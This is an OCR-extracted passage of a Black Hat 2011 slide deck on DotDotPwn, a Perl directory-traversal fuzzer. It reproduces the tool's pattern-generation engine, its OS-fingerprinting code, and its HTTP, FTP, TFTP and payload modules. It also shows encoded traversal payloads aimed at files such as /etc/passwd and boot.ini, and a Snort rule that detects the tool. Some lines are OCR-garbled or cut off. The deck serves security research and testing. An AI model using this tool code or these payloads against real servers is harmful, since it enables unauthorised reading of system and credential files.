# to the array @Traversals in the Engine.
#
# This Special patterns and strings will not be permuted in the Traversal Engine because
# of it would increase drastically the number of Traversals.
#
my @Special_Prefix_Patterns = ("A", ".", "./", ".\\");
my @Special_Prefixes = ("///", "\\\\\\");
my @Special_Mid_Patterns = ("../", "..\\");
my @Special_Sufixes = ("%00", "%00index.html", ";index.html");
my @Special_Patterns = ("..//", "..///", "..\\\\", "..\\\\\\", "../\\", "..\\/",
                        "../\\/", "..\\/\\", "\\../", "/..\\", ".../", "...\\",
                        "./../", ".\\..\\", ".//..//", ".\\\\..\\\\");
```

../../ Traversal Engine

Fuzz patterns generation




black hat USA + 2011

```
sub TraversalEngine{
        my ($OS_type, $deep, $file) = @_;
        my @Traversal_Patterns; # Combinations of dots and slashes
        my @Traversal_Strings;  # Repetitions of @Traversal_Patterns $deep times
        my @Traversal_Special;  # Combinations of @Special_* arrays

        print "[+] Creating Traversal patterns (mix of dots and slashes)\n" if $main::module ne "stdout";
        foreach $dots (@Dots){
                foreach $slash (@Slashes){
                        push @Traversal_Patterns, $dots . $slash;
                }
        }

        print "[+] Multiplying $deep times the traversal patterns (-d switch)\n" if $main::module ne "stdout";
        foreach $pattern (@Traversal_Patterns){
                for(my $k = 1; $k <= $deep; $k++){
                        push @Traversal_Strings, $pattern x $k;
                }
        }

        ### SPECIAL TRAVERSALS ###
        print "[+] Creating the Special Traversal patterns\n" if $main::module ne "stdout";
        foreach $sp_pat (@Special_Patterns){
                for(my $k = 1; $k <= $deep; $k++){
                        push @Traversal_Special, $sp_pat x $k;
                }
        }

        foreach $sp_prfx_pat (@Special_Prefix_Patterns){
                foreach $sp_mid_pat (@Special_Mid_Patterns){
                        $sp_trav = $sp_prfx_pat x 512;

                        for(my $k = 1; $k <= $deep; $k++){
                                push @Traversal_Special, $sp_trav . ($sp_mid_pat x $k);
                        }
                }
```

../../ Traversal Engine

Intelligent Fuzzing



At the beggining of this presentation …

- Notion of randomness (dumbness) and protocol specific knowledge (intelligence)


Intelligent randomness
- All paths + all data == infinite problem

Creating semi-valid data

Then …

../../ Traversal Engine

Intelligent Fuzzing



- **Fuzz patterns according to the Operating System detected (nmap)**

../../../boot.ini on **NIX-like*

../../../boot.ini on Windows

../../../etc/passwd on Windows


../../../etc/passwd on **NIX-like*


```
#!/usr/bin/perl
#
# Fingerprint Module
# by nitr0us (nitrousenador@gmail.com)
# http://chatsubo-labs.blogspot.com
#
# This module performs the Operating System detection (-O switch),
# service detection (-s switch) and OS type detection based in the
# "OS detail" string provided by nmap.
#

package DotDotPwn::Fingerprint;
use Exporter 'import';
@EXPORT = qw(OS_Detection Banner_Grabber OS_type);
```

```
sub OS_type{
        my $OS_string = shift;

        switch($OS_string){
                case /linux/i     { return "unix"; }
                case /unix/i      { return "unix"; }
                case /bsd/i       { return "unix"; }
                case /windows/i   { return "windows"; }
                case /microsoft/i { return "windows"; }
                else {              return "generic"; }
        }
}
```

../../ Traversal Engine


Intelligent Fuzzing




```
if(!$file){
        print "[+] Adapting the filenames according to the OS type detected ($OS_type)\n" if $main::module

        foreach $trav (@Traversal_Strings){
                switch($OS_type){
                        case "unix" {
                                foreach $filename (@Unix_files){
                                        $fname = fname_first_slash_deletion($filename);
                                        push @Traversals, $trav . fname_slash_encoding($fname, $trav);
                                }
                        }
                        case "windows" {
                                foreach $filename (@Windows_files){
                                        $fname = fname_first_slash_deletion($filename);
                                        push @Traversals, $trav . fname_slash_encoding($fname, $trav);
                                }
                        }
                        case "generic" {
                                foreach $filename (@Unix_files){
                                        $fname = fname_first_slash_deletion($filename);
                                        push @Traversals, $trav . fname_slash_encoding($fname, $trav);
                                }

                                foreach $filename (@Windows_files){
                                        $fname = fname_first_slash_deletion($filename);
                                        push @Traversals, $trav . fname_slash_encoding($fname, $trav);
                                }
                        }
                }

                # Inclusion of the generic files regardless the OS type
                foreach $filename (@Generic_files){
                        $fname = fname_first_slash_deletion($filename);
                        push @Traversals, $trav . fname_slash_encoding($fname, $trav);
                }
```

../../ Traversal Engine

Intelligent Fuzzing



- ***Encoding*** **of slashes (/) for the correct semantics in the *fuzzing patterns***

..%2f..%2fetc/passwd


..%2f..%2fetc%2fpasswd

%2e%2e%c0%af%2e%2e%c0%afwindows\system32\drivers\etc\hosts

%2e%2e%c0%af%2e%2e%c0%afwindows%c0%afsystem32%c0%afdrivers%c0%afetc%c0%afhosts

../../ Traversal Engine


Intelligent Fuzzing




```
# Taken from @Special_Patterns but without dots
my @Special_Slashes = ("//", "///", "\\\\", "\\\\\\", "/\\", "\\/", "/\\/", "\\/\\");

# Return the unmodified filename when it doesn't contain / or \
return $fname unless (($fname =~ /\//) || ($fname =~ /\\/));

my @All_Slashes;
push @All_Slashes, @Slashes;
push @All_Slashes, @Special_Slashes;

# Reverse order to start the matching with the 4-byte (back)slash representations, 3-byte, and so on
foreach (reverse @All_Slashes){
        # Reverse order to match the last slash or backslash representation.
        # e.g. ///..\..\..\ MUST match the last backslashes used, in this case '\',
        # so, the traversal string will be ///..\..\..\etc\passwd and NOT ///..\..\../etc/passwd ;)
        my $rev_trav = reverse $trav;
        my $rev_regex = reverse $_;

        # Regex masquerading to avoid \ and / problems
        if($rev_regex =~ /\\/){
                $rev_regex =~ s/\\/\\\\/g;
        }

        if($rev_regex =~ /\//){
                $rev_regex =~ s/\//\\\//g;
        }

        # Replace / and \ by it's corresponding representation detected in the current traversal string
        if($rev_trav =~ /$rev_regex/){
                if($fname =~ /\//){ $fname =~ s/\//$_/g; }
                elsif($fname =~ /\\/){ $fname =~ s/\\/$_/g; }
                return $fname;
        }
```


../../ Modules

HTTP




```
#!/usr/bin/perl
#
# Package to craft and send the HTTP requests
# by chr1x & nitr0us
#

package DotDotPwn::HTTP;
use Exporter 'import';
@EXPORT = qw(FuzzHTTP);
```

```
my $http = new HTTP::Lite;
$http->add_req_header("User-Agent", "DotDotPwn v2.1");
```




Emerging Threats Daily Signature Changes

#DotDowPwn
#snort-2.8.4 - snort-2.9.x, and suricata
*alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"**ET SCAN DotDotPwn User-Agent**"; flow: established,to_server; **content:"User-Agent|3A| DotDotPwn"**; nocase; http_header; threshold: type limit, track by_src,count 1, seconds 60; classtype: attempted-recon; reference:url,dotdotpwn.sectester.net; sid:yyyyyy; rev:1;)*

../../ Modules

HTTP




- **Additional verification to avoid false positives**

```
if ($http->status() == 200){
        if($main::pattern){
                if($http->body() =~ /$main::pattern/s ){
                        print "\n[*] Testing Path (response analysis): $request <- VULNERABLE!\n";
                        $n_travs++;
                } else {
                        if($main::quiet){
                                print ". " unless $foo++ % $main::dot_quiet_mode;
                        } else {
                                print "\n[*] Testing Path: $request <- FALSE POSITIVE!\n";
                        }

                        $false_pos++;
                }
        } else {
                print "\n[*] Testing Path: $request <- VULNERABLE!\n";
                $n_travs++;
        }
```

../../ Modules


HTTP URL




```
#!/usr/bin/perl
#
# HTTP Parameters module
# by nitr0us (nitrousenador@gmail.com)
# http://chatsubo-labs.blogspot.com
#
# In this module resides the functionality to substitute
# the 'TRAVERSAL' tokens in the supplied URL by the fuzz
# patterns created by the Traversal Engine.
# Once subsituted, the request is sent to the target and the
# module waits for the response.
# Thereafter, it checks if the string pattern passed as a
# parameter (-k switch) exists in the server's response,
# if so, it's considered vulnerable.
#

package DotDotPwn::HTTP_Url;
use Exporter 'import';
@EXPORT = qw(FuzzHTTP_Url);
```

../../ Modules


FTP




```
#!/usr/bin/perl
#
# Package to craft and send the FTP requests
# by chr1x & nitr0us
#

package DotDotPwn::FTP;
use Exporter 'import';
@EXPORT = qw(FuzzFTP);
```

../../ Modules

FTP




- Compliance with *RFC 959 - File Transfer Protocol*
- Double testing approach:
  - *CD <directory> & GET <file>*
  - *GET <directory><file>*

```
# First try: Change to the specified dir (traversal) and try to get the file
$ftp->cwd($dirname);
if($ftp->code eq "250"){ # (nitr0us) RFC 959 (FTP): Respose code for a successful CWD (250)
        $ftp->get($filename);

        if ($ftp->code eq "226"){ # (nitr0us) RFC 959 (FTP): Respose code for a successful GET (226)
                print "\n[*] CD $dirname | GET $filename <- VULNERABLE!\n";
                $n_travs++;

                return $n_travs if $main::break;

                usleep($main::time);
                next;
        }
}

$ftp->cwd("/"); # Change to root path for integrity

# Second try: Retrive the file directly with the "get" command
$ftp->get($traversal);
if ($ftp->code eq "226"){ # (nitr0us) RFC 959 (FTP): Respose code for a successful GET
        print "\n[*] GET $traversal <- VULNERABLE!\n";
        $n_travs++;

        return $n_travs if $main::break;

        usleep($main::time);
        next;
}
```

../../ Modules


TFTP




```
#!/usr/bin/perl
#
# Package to craft and send the TFTP requests
# by chr1x & nitr0us
#

package DotDotPwn::TFTP;
use Exporter 'import';
@EXPORT = qw(FuzzTFTP);
```

../../ Modules

TFTP




- **A little *hack* in the TFTP.pm module's constructor to improve the testing speed (-t switch in DotDotPwn)**

```
$tftp = TFTP->new($host, Port => $port,
                        Mode => "netascii",
                        # (nitr0us)
                        # A little arithmetic trick to bypass some functionality bugs in the TFTP module ;)
                        #
                        # The next parameters twisted my mind for a couple of minutes, but after reading a bit
                        # the source code of the TFTP module, I figured out how to bypass the following lines:
                        # $retry = 0;
                        # last if $retry >= $tftp->{'retries'};
                        # $retry++;
                        # ...
                        # sub timeout {
                        #       my $timeout = $self->{'timeout'};
                        #       $timeout *= ($retry+1);
                        #       return ($timeout > $MaxTimeout ? $MaxTimeout : $timeout);
                        # }
                        #
                        # So, doing some calculations I found the way to pass -1 as the timeout parameter (4th

                        # the select() syscall used in:
                        # $count = select($rout=$rin, undef, $eout=$rin, $tftp->timeout($retry));
                        #
                        # All this to send ONE simple TFTP request WITHOUT timeouts. So:
                        # $timeout = (0 * (0 + 1)); # So, 0 * 1 = 0
                        # return (0 > 1337 ? 1 : -1) # So, it returns a -1 that is used in the select() syscal
S]
                        #
                        Retries => 0,
                        Timeout => 0,
                        Maxtimeout => 1337);
```

../../ Modules


PAYLOAD




```
#!/usr/bin/perl
#
# Payload Module
# by nitr0us (nitrousenador@gmail.com)
# http://chatsubo-labs.blogspot.com
#
# This module takes the text file passed as a parameter (-p filename),
# replaces the 'TRAVERSAL' token within the file by the traversal
# fuzz patterns and sends the payload (file content + fuzz patterns)
# to the target (-h switch) in the specified port (-x switch).
# (e.g. a file that contains an HTTP request including cookies,
# session ids, variables, etc. and the 'TRAVERSAL' tokens within the
# request that will be fuzzed)
#

package DotDotPwn::Payload;
use Exporter 'import';
@EXPORT = qw(FuzzPayload);
```


../../ Modules

STDOUT





```
#!/usr/bin/perl
#
# STDOUT module
# by nitr0us (nitrousenador@gmail.com)
# http://chatsubo-labs.blogspot.com
#
#
# This module simply sends the traversal patterns
# generated by the Traversal Engine to STDOUT.
#
# Pretty easy but VERY USEFUL ! if you use it along with
# your ninja skills in scripting or other tools.
#
# Read the EXAMPLES.txt to see some examples on how to
# use it

package DotDotPwn::STDOUT;
use Exporter 'import';
@EXPORT = qw(toSTDOUT);
```

../../ Greetings




- Cubil Felino Crew (chr1x, r1l0, b0rr3x, l1l1th)
- BugCon Crew
- Contributors
- www.underground.org.mx
- #mendozaaaa
- CRAc, hkm, alt3kx, tr3w, beck, cldrn, LightOS, xScPx, Daemon, SirDarckCat, cHiPx0r, Rolman, Crypkey, KBrown, nediam, beavis, kaz, corelanc0d3r, Héctor López, dex, Cj, ran, Federico L. Bossi Bonin, preth00nker, sunLevy, Zeus, Raaka (el_gaupo), etc…….
- And all our followers on Twitter…



black hat USA + 2011

../../ Thanks !

chr1x & nitrØus @ Solar Vision 3



Alejandro Hernández H. (nitrØus), **CISSP, GPEN**
http://twitter.com/nitr0usmx
<nitrousenador@gmail.com>
http://chatsubo-labs.blogspot.com
http://www.brainoverflow.org

Christian Navarrete (chr1x)
http://twitter.com/chr1x
<chr1x@sectester.net>
http://chr1x.sectester.net